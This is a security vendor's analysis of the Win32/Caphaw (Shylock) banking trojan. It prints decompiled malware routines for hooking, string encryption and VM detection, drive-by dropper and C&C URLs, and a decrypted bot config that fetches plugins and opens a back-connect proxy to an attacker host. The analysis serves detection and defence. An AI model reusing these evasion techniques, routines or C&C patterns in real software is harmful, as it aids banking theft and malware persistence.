Caphaw attacking major European banks using webinject plugin

welivesecurity.com/2013/02/25/caphaw-attacking-major-european-banks-with-webinject-plugin/

February 25, 2013


Analysis of malicious code dubbed Win32/Caphaw (a.k.a. Shylock) attacking major European banks, with ability to automatically steal money when the user is actively accessing his banking account.

25 Feb 2013 - 01:13AM

Analysis of malicious code dubbed Win32/Caphaw (a.k.a. Shylock) attacking major European banks, with ability to automatically steal money when the user is actively accessing his banking account.


Malicious code dubbed Win32/Caphaw (also known as Shylock) has been attacking major European banks for more than a year (it started to spread in the fall of 2011). Caphaw caught my attention at the beginning of 2013 and I started tracking this threat closely. In this blog post I've collected the more interesting observations made over this time period, including the fact that this is one of the few pieces of malware that can automatically steal money when the user is actively accessing his banking account. (Earlier I published detailed analysis regarding attacks on Russian banks and cybercrime group activity in the Russian region:Carberp, Ranbyus, Hodprot, and others.)

The most common regions for detecting Caphaw are the United Kingdom, Italy, Denmark and Turkey. According to ESET detection statistics, the period when it was most actively spreading was during the last months of 2012. ESET Virus Radar statistics show the regions most affected by Caphaw infection during the last week.




The Bot

Win32/Caphaw has functionality typical of banking malware and in this part of the blog I describe only its more interesting traits. This threat has many techniques for bypassing security software and evading automated malware samples processing. Caphaw injects its body into all running processes and has multithreading event based architecture for the execution of C&C tasks. Injected malicious code can use inter-process communication (IPC) mechanisms via a named pipe.




```
int __usercall create_IPC_thread<eax>(int result<eax>, int a2<esi>)
{
  if ( result )
  {
    *a2 = result;
    result = call_CreateThread(IPC_via_PIPE_thread, a2);
    *(a2 + 4) = result;
  }
  return result;
}
```

Caphaw sets many hooks for system functions and one of the most interesting intercepted functions is *InitiateSystemShutdownEx()*. This hook makes it possible to control the reboot/shutdown process and makes it possible for the malware to restore itself after some antivirus cleaning procedures have been carried out.




```
int __cdecl hooked_InitiateSystemShutdownExW()
{
  void *v1; // [sp+0h] [bp-4h]@0

  if ( !*(global_data + 0x124) )
  {
    SetEvent(v1);
    if ( dword_443C14 )
    {
      if ( *(global_data + 0x11C) == 1 )
        install_itself(0);
    }
    else
    {
      InterlockedExchange();
    }
  }
  while ( !orig_InitiateSystemShutdownExW )
    call_Sleep(10);
  return orig_InitiateSystemShutdownExW();
}
```

All string constants in the Caphaw body are encrypted by a simple custom algorithm:



```
void __cdecl decrypt_str(unsigned int encoded, int key)
{
  int v2; // ecx@0
  char v3; // dl@2
  char v4; // al@2
  bool v5; // zf@3

  if ( v2 )
  {
    while ( 1 )
    {
      v3 = *v2;
      v4 = encoded ^ *v2;
      *v2 = v4;
      if ( key == 1 )
      {
        v5 = v4 == 0;
      }
      else
      {
        if ( key )
          goto LABEL_7;
        v5 = v3 == 0;
      }
      if ( v5 )
        return;
LABEL_7:
      ++v2;
      encoded = (0x34D * encoded + 0x241) % 0xFFFFFFFF;
    }
  }
}
```




```
def decrypt_str(encoded, key):

    i = 0
    temp_key = key
    while ((Byte(encoded + i) ^ (temp_key & 0xFF)) != 0):
        temp_key = (temp_key * 0x34D) & 0xFFFFFFFF
        temp_key = (temp_key + 0x241) & 0xFFFFFFFF
        i += 1

    size = i
    string = bytearray(size)
    for i in range(size):
        string[i] = Byte(encoded + i) ^ (key & 0xFF)
        key = (key * 0x34D) & 0xFFFFFFFF
        key = (key + 0x241) & 0xFFFFFFFF

    return string.decode('utf-8')
```

python code

decompiled assembly code

Caphaw provides indirect checks for execution under popular virtual machine environments (VMware, VirtualBox and VirtualPC). Caphaw detects virtual machines based on names of active processes and drivers. All those names are stored in the custom hash values by following algorithm:




```
int __cdecl calc_hash(int a1)
{
  int v1; // esi@1
  int i; // edx@1
  int v3; // eax@2

  v1 = a1;
  for ( i = 0; ; i = __ROR__(v3 ^ i, 3) )
  {
    v3 = *v1++;
    if ( !v3 )
      break;
  }
  return i;
}
```

```
def calc_hash(string):
    result = 0
    for char in string:
        result ^= ord(char)
        result = ROR(result, 0x03)

    return result
```

python code


decompiled assembly code

This is what some example code for VMware detection looks like:



```
loc_42AF53:                                     ; CODE XREF: check_for_VMware+39↑j
push    dword ptr [eax]
call    char_upper_and_calc_hash
pop     ecx
cmp     eax, 2FE483F3h                          ; vmscsi.sys
jz      short loc_42AFB5
cmp     eax, 2FD5F8F3h                          ; vmhgfs.sys
jz      short loc_42AFB5
cmp     eax, 0CFF129A8h                         ; vmx_svga.sys
jz      short loc_42AFB5
cmp     eax, 2FDB60F3h                          ; vmxnet.sys
jz      short loc_42AFB5
cmp     eax, 2FFC2FB4h                          ; vmmouse.sys
jz      short loc_42AFB5
cmp     eax, 2FF91C94h                          ; vmdebug.sys
jz      short loc_42AFB5
inc     esi
cmp     esi, [ebp+var_8]
jb      short loc_42AF49

loc_42AF8B:                                     ; CODE XREF: check_for_VMware+32↑j
push    9F408DC4h                               ; VMwareTray.exe
call    check_process_by_hash
pop     ecx
test    eax, eax
jnz     short loc_42AFBD
push    9F5784C4h                               ; VMwareUser.exe
call    check_process_by_hash
pop     ecx
test    eax, eax
```

These tricks make it possible for Capshaw to bypass automated sandbox analysis. And every few hours dropper files on the C&C server are repacked by a custom polymorphic cryptor service in order to bypass static detection by antivirus signature. Drive-by URLs with repacked droppers look like this list:




```
https://ebgkzp6hmgs.[redacted].su/files/010-update-8sv06d/UK-4_xcv.exe?r=38879330
https://c5fcgtgif.[redacted].su/files/010-update-8sv06d/UK-4_xcv.exe?r=1923028678
https://1i49jdr1d4pYloW26.[redacted].su/files/010-update-8sv06d/UK-4_xcv.exe?r=2094220298
https://51yd5qozb00s0.[redacted].su/files/010-update-cgjxd56w242/UK-4_xcv.exe?r=34928574
https://uwkrh1rhd77y.[redacted].su/files/010-update-7z59o/net1_xcv.exe?r=479122169
https://yy4et4z78isig.[redacted].su/files/010-update-rzwpbt9g/UK-4_xcv.exe?r=133772534
http://6d50dm3.[redacted].su/files/010-update-1n513ce6abrrwj/UK-4_xcv.exe?r=2867624766
http://6d50dm3.[redacted].su/files/010-update-1n513ce6abrrwj/UK-4_xcv.exe?r=2867624766
```

The URLs have the following format:


https://[random subdomain].[domain]/[DIR]/[DIR-random string]/[dropper file]?r=[random number]

At first glance this may look as if random numbers in URL are created by a special generation algorithm. But this is not the case, and it's possible for the malware to use any random numbers. In Caphaw's body the random number generation algorithm looks like this:



```
int __cdecl get_random_number(signed int init_state)
{
  int v1; // eax@1

  v1 = rnd_num;
  if ( !rnd_num )
    v1 = call_GetTickCount();
  rnd_num = 0x343FD * v1 + 0x269EC3;
  return (((rnd_num >> 16) & 0x7FFF) / 32767.0 * init_state);
}
```

The URLs for requesting additional modules, webinjects, configuration files and transfer of data to the C&C are in the following format:




```
http://rrtgrromba546km.[redacted].su/ping.html
http://6d50dm3.[redacted].su/ping.html
http://ymbv13917.[redacted].su/ping.html?r=1352025537
http://z0i7xsv0brk14738q.[redacted].su/ping.html
http://5yvih7d.[redacted].su/ping.html
http://2ae9hw35tlq6q93wd.[redacted].su/ping.html?r=34461279
http://2ae9hw35tlq6q93wd.[redacted].su/ping.html
```

Here's an illustration of how a bot configuration file request from C&C is built according to a special pattern:

http://[URL format]/[key]&id=[bot id]&inst=[master or slave]&net[botnet id] &cmd=cfg

A response from the C&C side looks like this:




```
http://kyhlbtt66peosw7.[redacted].su/files/cr_hello.jpg?r=2607527335
http://dtflc6cl3moy4noqk.[redacted].su/files/cr_hello.jpg?r=210334243
http://2ae9hw35tlq6q93wd.[redacted].su/files/hidden7710777.jpg?r=204075527
http://hhdso6shluz.[redacted].cc/files/cr_hello.jpg?r=112902942
http://e4300goj9e4vltj8h8.[redacted].cc/files/cr_hello.jpg?r=2967122272
http://ymbv13917.[redacted].su/files/hidden7770777.jpg?r=147904120
```

Such responses have the following structure:

http:// [random subdomain].[domain]/[DIR]/[file_name.jpg]?r=[random number]

The bot configuration file is encrypted by an RC4 stream cypher. The encryption scheme has following structure: Base64(RC4(cfg_data)). After decryption the configuration file has XML code like this:



```
<hijackcfg<hijackcfg>name="HJ-UK-4"/>
        <timer_cfg success="1200" fail="1200"/>
        <timer_log success="600" fail="600"/>
        <timer_ping success="1200" fail="1200"/>
        <urls_server>
                <url_server url="https://[redacted].cc/ping.html"/>

                <url_server url="https://[redacted].su/ping.html"/>

                <url_server url="https://[redacted].su/ping.html"/>
        </urls_server>

                <archiver url="https://[redacted].su/files/rar.exe" cmd="a -dh -ep2 -v500k"/>

                <url_update md5="daee1a4e07bc4ec5867ae2d5aea397ad" url="/files/010-update-ir3hn3/UK-4_xcv.exe" updating="offline"/>


                <vnc urldll="https://[redacted].su/files/vnc.dll" urldll_md5="62972971eecc133ac0e893762485e308" url="https://[redacted]:8890" value="off"/>
                <uninstall value="off" />
                <httpinject value="on" url="/files/hidden7770777.jpg" md5="556fd1e5d148bb1fa7842fbf26eee5c9"/>
                <cookies value="None"/>
                <solfiles value="None"/>

                <oskill value="off"/>


        <plugins>

                <plugin name="BackSocks" url="/files/010-update-ir3hn3/Bot.dll" value="load" cmd="eprotections.cc:19782" />

                <plugin name="DiskSpread" url="/files/010-update-ir3hn3/dsp.psd" value="off" cmd="usa_xcv.exe" />

                <plugin name="ftpgrabber" url="/files/010-update-ir3hn3/ffile.dll" value="on" cmd="/ping.html" />

                <plugin name="MessengerSpread" url="/files/010-update-ir3hn3/msg.gsm" value="off" cmd="" />

        </plugins>

</hijackcfg>
```

Inside configuration file we find the name of the botnet, C&C addresses and request format for downloadable plugins.


Plugins

Win32/Caphaw has functionality for downloading and executing additional plugins. All the downloaded plugins for the whole period where we've been tracking this botnet are described in the following table:

plugin name	detection name	Description
BackSocks	Win32/Caphaw.N	back-connect proxy based on SOCKS5
ftpgrabber	Win32/Caphaw.N	collecting FTP passwords and search information in MS Outlook email's format (.pst files)
VNC	Win32/Caphaw.N	standard VNC functionality like plugin from Zeus
DiskSpread	Win32/AutoRun.Caphaw.A	worm functionality that spreads via shared folders and removable media


MessengerSpread	Win32/Caphaw.M	worm functionality that spreads via Skype messages
Rootkit	Win32/Wolcape.A (driver)Win32/Wolcape.B (dropper)	MBR bootkit component replacing user-mode trojan by request
VideoGrabber	Win32/Caphaw	embedded plugin in main bot body for recording stream video and send to C&C in rar archive

